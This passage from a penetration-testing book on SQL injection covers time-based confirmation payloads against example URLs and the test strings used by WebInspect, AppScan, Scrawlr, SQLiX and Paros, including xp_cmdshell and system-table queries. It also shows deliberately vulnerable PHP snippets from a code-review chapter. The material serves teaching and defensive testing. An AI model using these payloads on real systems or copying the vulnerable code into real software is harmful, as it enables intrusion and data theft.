Microsoft SQL servers have a built-in command to introduce delays to queries: *WAITFOR DELAY 'hours:minutes:seconds'*. For example, the following request to the Victim Inc. Web server takes around five seconds:

```
http://www.victim.com/basket.aspx?uid=45; waitfor delay '0:0:5';--
```

The delay in the response from the server assures us that we are injecting SQL code into the back-end database.

MySQL databases don't have an equivalent to the *WAITFOR DELAY* command. However, it is possible to introduce a delay using functions which take a long time to operate. The *BENCHMARK* function is a good option. The MySQL *BENCHMARK* function executes an expression a number of times. It is used to evaluate the speed of MySQL executing expressions. The amount of time required by the database varies depending on the workload of the server and the computing resources; however, provided the delay is noticeable, this technique can be used for identification of vulnerabilities. Let's have a look at the following example:

```
mysql> SELECT BENCHMARK(10000000,ENCODE('hello','mom'));
+----------------------------------------------+
| BENCHMARK(10000000,ENCODE('hello','mom'))    |
+----------------------------------------------+
| 0                                            |
+----------------------------------------------+
1 row in set (3.65 sec)
```

It took 3.65 seconds to execute the query, and therefore if we inject this code into an SQL injection vulnerability it will delay the response from the server. If we want to delay the response further, we just need to increment the number of iterations. Here is an example:

```
http://www.victim.com/display.php?id=32; SELECT
BENCHMARK(10000000,ENCODE('hello','mom'));--
```

In Oracle PL/SQL, it is possible to create a delay using the following set of instructions:

```
BEGIN
  DBMS_LOCK.SLEEP(5);
END;
```

The *DBMS_LOCK.SLEEP()* function puts a procedure to sleep for a number of seconds; however, a number of restrictions apply to this function. The first one is that this function cannot be injected directly into a subquery, as Oracle doesn't support stacked queries. Second, the DBMS_LOCK package is available only for database administrators.

The "Using Time-Based Techniques" section in Chapter 5 discusses exploitation techniques where time is involved.

Automating SQL Injection Discovery

So far in this chapter, you have seen techniques for manually finding SQL injection vulnerabilities in Web applications. You saw that the process involves three tasks:

- Identifying data entry
- Injecting data
- Detecting anomalies from the response

In this section, you will see that you can automate the process to a certain extent, but there are some issues that an application needs to deal with. Identifying data entry is something that can be automated. It is just a matter of crawling the Web site and finding *GET* and *POST* requests. Data injection can also be done in an automatic fashion, as all the necessary data for sending the requests has been obtained in the previous phase. The main problem with automatically finding SQL injection vulnerabilities comes with detecting anomalies from the response of the remote server.

Although it is very easy for a human to distinguish an error page or another kind of anomaly, it is sometimes very difficult for a program to *understand* the output from the server.

In some occasions, an application can easily detect that a database error has occurred:

- When the Web application returns the SQL error generated by the database
- When the Web application returns an HTTP 500 error
- Some cases of blind SQL injection

However, in other scenarios an application will find it hard to identify an existing vulnerability and will possibly miss it. For that reason, it is important to understand the limitations of automating SQL injection discovery and the importance of manual testing.

Moreover, there is yet another variable when testing for SQL injection vulnerabilities. Applications are coded by humans, and at the end of the day bugs are coded by humans.

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When you look at a Web application you can perceive where the potential vulnerabilities might be. This happens because you can *understand* the application which is something that an automated tool is not able to do.

A human can easily spot a part of a Web application which is not fully implemented, maybe just reading a "Beta release – we are still testing" banner in the page. It seems apparent that you may have better chances of finding interesting vulnerabilities there than testing mature code.

Additionally, your experience tells you what part of the code might have been overlooked by the programmers. For example, there are scenarios where most of the input fields may be validated if they require direct entry from the user. However, those which are a result of another process, dynamically written to the page (where the user can manipulate them) and then reused in the SQL statements, tend to be less validated as they are supposed to come from a trusted source.

On the other hand, automated tools are systematic and thorough. They don't understand the Web application logic, but they can test very quickly a lot of potential injection points which is something that a human cannot do thoroughly and consistently.

Tools for Automatically Finding SQL Injection

In this section, I will show you some commercial and free tools designed to find SQL injection vulnerabilities. Tools exclusively focused on exploitation will not be presented in this chapter.

HP WebInspect

WebInspect is a commercial tool by Hewlett-Packard. Although you can use it as an SQL injection discovery tool, the real purpose of this tool is to conduct a full assessment of the security of a Web site. This tool requires no technical knowledge and runs a full scan, testing for misconfigurations and vulnerabilities at the application server and Web application layers. Figure 2.17 shows the tool in action.

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
Figure 2.17 HP WebInspect



WebInspect systematically analyzes the parameters sent to the application, testing for all kinds of vulnerabilities including cross-site scripting (XSS), remote and local file inclusion, SQL injection, operating system command injection, and so on. With WebInspect you can also simulate a user authentication or any other process by programming a macro for the test. This tool provides four authentication mechanisms: Basic, NTLM, Digest, and Kerberos. WebInspect can parse JavaScript and Flash content and it is capable of testing Web 2.0 technologies.

In regard to SQL injection, it detects the value of the parameter and modifies its behavior depending on whether it is string or numeric. Table 2.7 shows the injection strings sent by WebInspect for identification of SQL injection vulnerabilities.

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Table 2.7 Signatures Used by WebInspect for SQL Injection Identification

Testing Strings
'
value' OR
value' OR 5=5 OR 's'='0
value' AND 5=5 OR 's'='0
value' OR 5=0 OR 's'='0
value' AND 5=0 OR 's'='0
0+value
value AND 5=5
value AND 5=0
value OR 5=5 OR 4=0
value OR 5=0 OR 4=0

WebInspect comes with a tool called SQL Injector which you can use to exploit the SQL injection vulnerabilities discovered during the scan. SQL Injector has the option of retrieving data from the remote database and showing it to the user in a graphical format.

- URL: https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-201-200^9570_4000_100__
- Supported platforms: Microsoft Windows XP Professional SP2, Microsoft Windows 2003, and Microsoft Windows Vista
- Requirements: Microsoft .NET 2.0 or 3.0, Microsoft SQL Server 2005 or Microsoft SQL Server Express SP1, Adobe Acrobat Reader 7 or later, and Internet Explorer 6.0 or later
- Price: Contact vendor for a quote

IBM Rational AppScan

AppScan is another commercial tool used for assessing the security of a Web site, which includes SQL injection assessment functionality. The application runs in a similar manner to WebInspect, crawling the targeted Web site and testing for a large range of potential vulnerabilities. The application detects regular SQL injection and blind SQL injection vulnerabilities,

but it doesn't include a tool for exploitation as does WebInspect. Table 2.8 shows the injection strings sent by AppScan during the inference process.

Table 2.8 Signatures Used by AppScan for SQL Injection Identification


Testing Strings			
WF'SQL"Probe;A--B	*' + 'somechars*	*'*	*' and 'barfoo'='foobar') --*
' having 1=1--	*somechars' + '*	*';*	*' and 'barfoo'='foobar*
1 having 1=1--	*somechars' ‖ '*	*)*	*' or 'foobar'='foobar' --*
\' having 1=1--	*' ‖ 'somechars*	*\'*	*' or 'foobar'='foobar') --*
) having 1=1--	*' ‖ '*	*;*	*' and 'foobar'='foobar*
%a5' having 1=1--	*or 7659=7659*	*\"*	*' and 'foobar'='foobar') --*
|vol	*and 7659=7659*	*"'*	*' exec master.. xp_cmdshell 'vol'--*
' | 'vol	*and 0=7659*	*"*	*'; select * from dbo. sysdatabases--*
" | "vol	*/**/or/**/ 7659=7659*	*' and 'barfoo'= 'foobar' --*	*'; select @@ version,1,1,1--*
‖vol	*/**/and/**/ 7659=7659*	*' or 'foobar'= 'foobar*	*'; select * from master..sysmessages--*
' + '' + '	*/**/and/** /0=7659*	*' and 'foobar'= 'foobar' --*	*'; select * from sys.dba_users--*

AppScan also provides macro recording functionality to simulate user behavior and enter authentication credentials. The platform supports basic HTTP and NTLM authentication as well as client-side certificates.

AppScan offers a very interesting functionality called a privilege escalation test. Essentially, you can conduct a test to the same target using different privilege levels—for example, unauthenticated, read-only, and administrator. After that, AppScan will try to access from a low-privileged account information available only for higher-privileged accounts, flagging any potential privilege escalation issue.

Figure 2.18 shows a screenshot of AppScan during the scanning process.

Figure 2.18 IBM Rational AppScan



- URL: www-01.ibm.com/software/awdtools/appscan/
- Supported platforms: Microsoft Windows XP Professional, Microsoft Windows 2003, and Microsoft Windows Vista
- Requirements: Microsoft .NET 2.0 or 3.0 (for some optional additional functionality), Adobe Flash Player Version 9.0.124.0 or later, and Internet Explorer 6.0 or later
- Price: Contact vendor for a quote


HP Scrawlr

Scrawlr is a free tool developed by the HP Web Security Research Group. Scrawlr crawls the URL specified and analyzes the parameters of each Web page for SQL injection vulnerabilities.

HTTP crawling is the action of retrieving a Web page and identifying the Web links contained on it. This action is repeated for each identified link until all the linked content of the Web site has been retrieved. This is how Web assessment tools create a map of the target Web site and how search engines index contents. During the crawling process Web assessment tools also store parameter information for later testing.

After you enter the URL and click **Start**, the application crawls the target Web site and performs the inference process for discovering SQL injection vulnerabilities. When finished it shows the results to the user, as shown in Figure 2.19.

Figure 2.19 HP Scrawlr



This tool requires no technical knowledge; the only information you need to enter is the domain name you want to test. You cannot test a specific page or folder as the tool starts crawling the Web site from the root folder, so if the page that you want to test is not linked to any other page the crawling engine will not find it and it will not be tested.

Scrawlr only tests *GET* parameters, and therefore all the forms in the Web site will remain untested, which renders the result incomplete. Here is a list of Scrawlr limitations:

- Maximum of 1,500 crawled URLs
- No script parsing during crawl
- No Flash parsing during crawl
- No form submissions during crawl (no *POST* parameters)
- Only simple proxy support
- No authentication or login functionality
- Does not check for blind SQL injection

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During the inference process Scrawlr sends only three injection strings, shown in Table 2.9.

Table 2.9 Signatures Used by Scrawlr for SQL Injection Identification

Testing Strings
value' OR
value' AND 5=5 OR 's'='0
number-0


Scrawlr only detects verbose SQL injection errors where the server returns an HTTP 500 code page with the returned error message from the database.

- URL: https://h30406.www3.hp.com/campaigns/2008/wwcampaign/1-57C4K/index.php?mcc=DNXA&jumpid=in_r11374_us/en/large/tsg/w1_0908_scrawlr_redirect/mcc_DNXA
- Supported platform: Microsoft Windows
- Price: Free

SQLiX

SQLiX is a free Perl application coded by Cedric Cochin. It is a scanner that is able to crawl Web sites and detect SQL injection and blind SQL injection vulnerabilities. Figure 2.20 shows an example.

Figure 2.20 SQLiX



In Figure 2.20, SQLiX is crawling and testing Victim Inc.'s Web site:

```
perl SQLiX.pl -crawl=" http://www.victim.com/"-all -exploit
```

As you can see from the screenshot, SQLiX crawled Victim Inc.'s Web site and automatically discovered several SQL injection vulnerabilities. However, the tool missed a vulnerable authentication form even when it was linked from the home page. SQLiX does not parse HTML forms and automatically sends *POST* requests.

SQLiX provides the possibility of testing only one page (with the *–url* modifier) or a list of URLs contained in a file (the *–file* modifier). Other interesting options include *–referer*, *–agent*, and *–cookie* to include the Referer, User-Agent, and Cookie headers as a potential injection vector.

Table 2.10 shows the injection strings SQLiX uses during the inference process.

Table 2.10 Signatures Used by SQLiX for SQL Injection Identification

Testing Strings			
	%27	*1*	*value' AND '1'='1*
convert(varchar,0x7b5d)	*%2527*	*value/**/*	*value' AND '1'='0*
convert(int,convert (varchar,0x7b5d))	*"*	*value/*!a*/*	*value'+'s'+'*
'+convert (varchar,0x7b5d)+'	*%22*	*value'/**/'*	*value'‖'s'‖'*
'+convert(int,convert (varchar,0x7b5d))+'	*value'*	*value'/*!a*/'*	*value+1*
User	*value&*	*value AND 1=1*	*value'+1+'0*
'	*value& myVAR=1234*	*value AND 1=0*	

- URL: www.owasp.org/index.php/Category:OWASP_SQLiX_Project
- Supported platform: Platform-independent, coded with Perl
- Requirement: Perl
- Price: Free

Paros Proxy

Paros Proxy is a Web assessment tool primarily used for manually manipulating Web traffic. It acts as a proxy and traps the requests made from the Web browser, allowing manipulation of the data sent to the server.

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
Paros Proxy also has a built-in Web crawler, called a spider. You just have to right-click one of the domains displayed on the Sites tab and click **Spider**. You can also specify a folder where the crawling process will be executed. When you click **Start** Paros will begin the crawling process.

Now you should have all the discovered files under the domain name on the Sites tab. You just need to select the domain you want to test and click **Analyse | Scan**. Figure 2.21 shows the execution of a scan against Victim Inc.'s Web site.

Figure 2.21 Paros Proxy



The identified security issues are displayed in the lower pane under the Alerts tab. Paros Proxy tests *GET* and *POST* requests. Moreover, it supports blind SQL injection discovery, which makes it a good candidate among the free software alternatives.

Table 2.11 shows a list of the testing strings the tool uses.

Table 2.11 Signatures Used by Paros Proxy for SQL Injection Identification

Testing Strings			
'INJECTED_PARAM	*1,'0');waitfor delay '0:0:15';--*	*1,'0','0','0','0'); waitfor delay '0:0:15';--*	*' OR '1'='1*
';waitfor delay '0:0:15';--	*1','0','0');waitfor delay '0:0:15';--*	*1 AND 1=1*	*1" AND "1"="1*
;waitfor delay '0:0:15';--	*1,'0','0');waitfor delay '0:0:15';--*	*1 AND 1=2*	*1" AND "1"="2*
');waitfor delay '0:0:15';--	*1','0','0','0');waitfor delay '0:0:15';--*	*1 OR 1=1*	*1" OR "1"="1*
);waitfor delay '0:0:15';--	*1,'0','0','0');waitfor delay '0:0:15';--*	*' AND '1'='1*	
1','0');waitfor delay '0:0:15';--	*1','0','0','0','0'); waitfor delay '0:0:15';--*	*' AND '1'='2*	

- URL: www.parosproxy.org/
- Supported platform: Platform-independent, coded with Java
- Requirement: Java Runtime Environment (JRE) 1.4 (or later)
- Price: Free

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Summary

The first step for successful SQL injection exploitation is to find the vulnerable piece of code which will allow you to perform the injection. In this chapter, I covered the process of finding SQL injection vulnerabilities from a black-box perspective, explaining the steps that you need to take.

Web applications are an example of client/server architecture where the browser is the client and the Web application is the server. You learned how you can manipulate the data sent from the browser to the server in order to trigger SQL errors and identify vulnerabilities. Depending on the Web application and the amount of information leaked, the process of identifying a vulnerability varies in complexity. In some scenarios, the application responds to the Web request with the error returned from the database. However, there are scenarios where you will need to pay attention to details to identify the vulnerability.

Once you trigger a vulnerability and you have evidence that you can inject SQL code using the Web application input, you need to craft an SQL snippet that will become a syntactically correct statement. There are several techniques for doing this, including injecting the code inline where all of the code of the original statement is executed, and commenting parts of the query to avoid execution of the full statement. The success of this phase will prepare you for further exploitation.

A number of commercial and free tools automate the process of finding SQL injection vulnerabilities. Although they are all able to detect simple vulnerabilities where the application returns a standard SQL error, they provide varying degrees of accuracy when it comes to other scenarios such as custom errors. Additionally, the free tools generally focus on testing only *GET* requests, leaving the remaining *POST* requests untested.

Solutions Fast Track

Finding SQL Injection

- ☑ There are three key aspects for finding SQL injection vulnerabilities: 1) identifying the data entry accepted by the application, 2) modifying the value of the entry including hazardous strings, and 3) detecting the anomalies returned by the server.
- ☑ Manipulation tools acting as a Web proxy help to bypass client-side restrictions, providing full control of the requests sent to servers. Additionally, they offer greater visibility of the response from the server, providing greater chances of detecting subtle vulnerabilities that could remain undetected if visualized in the Web browser.
- ☑ A response of the server which includes a database error or that is an HTTP error code usually eases the identification of the existence of an SQL injection

vulnerability. However, blind SQL injection is something that can also be exploited, even if the application doesn't return an obvious error.

Confirming SQL Injection

- ☑ To confirm an SQL injection vulnerability and in prevision for later exploitation you need to craft a request that injects SQL code such that the application creates a syntactically correct SQL statement that is in turn executed by the database server without returning any errors.
- ☑ When creating a syntactically correct statement you may be able to terminate it and comment out the rest of the query. In these scenarios, and provided that the back-end database supports multiple statements, you usually can chain arbitrary SQL code with no restrictions, providing you with the ability to conduct attacks such as privilege escalation.
- ☑ Sometimes the application will not reply with any visual sign of the injection attempts. In such cases, you can confirm the injection by introducing a delay in the reply from the database. The application server will wait for the database to reply and you will be able to verify whether a vulnerability exists. In this scenario, you need to be aware that network and server workloads might interfere slightly with your delays.

Automating SQL Injection Discovery

- ☑ The processes involved in finding SQL injection vulnerabilities can be automated to a certain extent. Automation can be very beneficial when you need to test large Web sites; however, you need to be aware that automatic discovery tools may not identify some of the existing vulnerabilities. Don't rely fully on automated tools.
- ☑ Several commercial tools provide a full security assessment of a Web site, including testing for SQL injection vulnerabilities.
- ☑ The free and open source tools offer a good alternative to aid you in the process of finding SQL injection vulnerabilities in large sites.

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Frequently Asked Questions

Q: Can every single Web application be vulnerable to SQL injection?

A: No, SQL injection vulnerabilities can be present only in applications which access an SQL database. If an application doesn't connect to any database, it will not be vulnerable to SQL injection vulnerabilities. If the application connects to a database, this doesn't necessarily mean that it is vulnerable. It is your job to find out.

Q: I observe a weird behavior in a Web application when I insert a single quote in the search functionality. However, I don't get any errors. Can the application be exploited?

A: Well, it depends. If it turns out to be an SQL injection vulnerability then yes, you can exploit an application even if it doesn't return database errors. The inference process to craft a valid SQL statement is a bit harder, but it is just a matter of following an educated trial-and-error process.

Q: What is the difference between SQL injection and blind SQL injection?

A: Regular SQL injection happens when the application returns data from the database and presents it to you. In a blind SQL injection vulnerability, you get only two different responses which correspond to a true and false condition in the injection.

Q: Why do I need to automate blind SQL injection exploitation and I don't have to automate regular SQL injection?

A: Exploitation of blind SQL injection vulnerabilities requires around five or six requests to the remote Web server to find out each character. To display the full version of the database server you may require several hundred requests, rendering a manual approach arduous and unfeasible.

Q: What is the main reason for the presence of SQL injection vulnerabilities?

A: The main process failure is generated when the Web application performs insufficient sanitization and/or output encoding of user-provided data. Additionally, the attacker can take advantage of other issues, such as poor design or bad coding practices. However, all of these can be exploited as a consequence of the lack of input sanitization.

Q: I have detected and confirmed a blind SQL injection vulnerability, but the typical exploitation tools don't seem to work.

A: Blind SQL injection is slightly different every time, and sometimes the existing tools can't exploit every scenario. Verify that the vulnerability can be demonstrated manually and that your tool has been configured correctly. If it still doesn't work, my recommendation is that you read the source code of one of your tools and customize it to meet your needs.

FAQ Pazician

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Chapter 3

Reviewing Code for SQL Injection

Solutions in this chapter:

- **Reviewing Source Code for SQL Injection**
- **Automated Source Code Review**

☑ **Summary**

☑ **Solutions Fast Track**

☑ **Frequently Asked Questions**

Introduction

Often, the quickest way to find potential areas for SQL injection in an application is to review an application's source code. Also, if you are a developer who is not allowed to use SQL injection testing tools as part of your development process (not an uncommon situation in banks, and usually something for which you can be fired) it may be your only option.

Some forms of dynamic string building and execution are also clear from a quick review of code. What is often not clear is whether the data used in these queries is sourced from the user's browser, or whether it has been correctly validated or encoded prior to being submitted back to the user. These are just some of the challenges facing the code reviewer when hunting for SQL injection bugs.

This chapter covers tips and tricks for finding SQL injection in code, from identifying where the user-controllable input can enter the application, to identifying the types of code constructs that can lead to an SQL injection exposure. In addition to manual techniques, we will also look at automating source code reviews using some of the tools available, and examples of using these tools to speed up the review process.

Reviewing Source Code for SQL Injection

There are two main methods of analyzing source code for vulnerabilities: static code analysis and dynamic code analysis. Static code analysis is the process of analyzing source code without actually executing the code. Dynamic code analysis is the analysis of code performed at runtime. Manual static code analysis involves reviewing source code line by line to identify potential vulnerabilities. However, with large applications that have many lines of code, it is often not feasible to scrutinize each line. The task can be very time-consuming and laborious. To counter this, security consultants and developers often write tools and scripts, or use various developer and operating system tools, to help with the task of reviewing large code bases.

It is very important to adopt a methodical approach when reviewing source code. The goal of the code review is to locate and analyze areas of code which may have application security implications. The approach presented in this chapter is targeted at the detection of taint-style vulnerabilities. Tainted data is data that has been received from an untrusted source (internal variables can also become tainted if tainted data is copied to them). You can untaint tainted data through the use of proven sanitization routines or input validation functions. Tainted data can potentially cause security problems at vulnerable points in the program; these vulnerable points are referred to as *sinks*.

In the context of reviewing code for SQL injection vulnerabilities, we will refer to a sink as a security-sensitive function that is used to execute SQL statements against a database. To narrow the focus of the review, we should begin by identifying potential sinks. This is not an easy task, as each programming language offers a number of different ways to construct

and execute SQL statements (these are listed in detail in "Dangerous Functions" later in this chapter). Once you have identified a sink, it may be very obvious that an SQL injection vulnerability exists. However, in most cases you will have to dig a little deeper into the code base to determine whether one exists. SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a sink source (a method from where the tainted data originates, such as a Web form, cookie, input parameter, etc.) are validated before passing them to SQL queries that will be executed on a database server. The following line of PHP code illustrates this:

```
$result = mysql_query("SELECT * FROM table WHERE column ='$_GET["param"]'");
```

The preceding code is vulnerable to SQL injection because user input is passed directly to a dynamically constructed SQL statement and is executed without first being validated.

In most cases, identifying a function that is used to create and execute SQL statements will not be the end of the process, as it may not be possible from the line of code to easily identify the presence of a vulnerability. For example, the line of PHP code that follows is potentially vulnerable, but you can't be sure, as you do not know whether the *$param* variable is tainted or whether it is validated before it is passed to the function:

```
$result = mysql_query("SELECT * FROM table WHERE column = '$param'");
```

To make an informed decision as to whether a vulnerability exists, you need to trace the variable to its origin and follow its flow through the application. To do this you need to identify the entry points into the application (the *sink source*), and search the source code to identify at what point the *$param* variable is assigned a value. You are trying to identify a line of PHP code that is similar to the one that follows:

```
$param = $_GET["param"];
```

The preceding line assigns the user-controlled data to the *$param* variable.

Once an entry point is identified, it is important to trace the input to discover where and how the data is used. You can do this by tracing the execution flow. If the trace found the following two lines of PHP code, you could safely deduce that the application was vulnerable to SQL injection within the user-controlled parameter *$param*:

```
$param = $_GET["param"];
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
```

The preceding code is vulnerable to SQL injection because a tainted variable (*$param*) is passed directly to a dynamically constructed SQL statement (sink) and is executed. If the trace found the following three lines of PHP code, you could also safely deduce that the application was vulnerable to SQL injection; however, a limit is imposed on the length of the input. This means it may or may not be possible to effectively exploit the issue. You need to start tracing the *$limit* variable to see exactly how much space is available for an injection:

```
$param = $_GET["param"];
if (strlen($param) < $limit){error_handler("param exceeds max length!")}
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
```

